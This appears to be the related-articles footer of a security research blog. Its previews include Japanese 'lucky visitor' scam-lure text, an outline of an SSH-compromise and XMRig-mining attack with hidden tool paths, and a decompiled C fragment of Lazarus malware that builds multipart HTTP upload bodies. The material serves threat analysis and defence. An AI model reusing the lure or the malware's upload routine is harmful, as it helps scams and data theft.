
0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!


Related articles

- 

  [Trends of Reported Phishing Sites and Compromised Domains in 2021]
-
  親愛な Internet Explorer ユーザー様、

  あなたは 6月 14, 2021 のラッキービジターです


  アンケートに答えていただいた方に、「ありがとう」を込めて Apple iPhone 12 Pro が当たるチャンスを差し上げます！

  [PHP Malware Used in Lucky Visitor Scam]
- 
① Attacker compromises a web server via SSH
② Moves laterally and embed/execute a mining tool
Linux server
Path to store attack tools
/root/.cache/.pngs3/
Linux server
Path to store mining tool
/var/yp/.tmp/
Linux server
Path to store mining tool
/var/yp/.tmp/
③ Conduct port scan and SSH brute force attack against random IP addresses on the Internet
  [Attacks Embedding XMRig on Compromised Servers]

-

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

  [Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)]

- 

  [Emotet Disruption and Outreach to Affected Users]

[Back]
[Top]
[Next]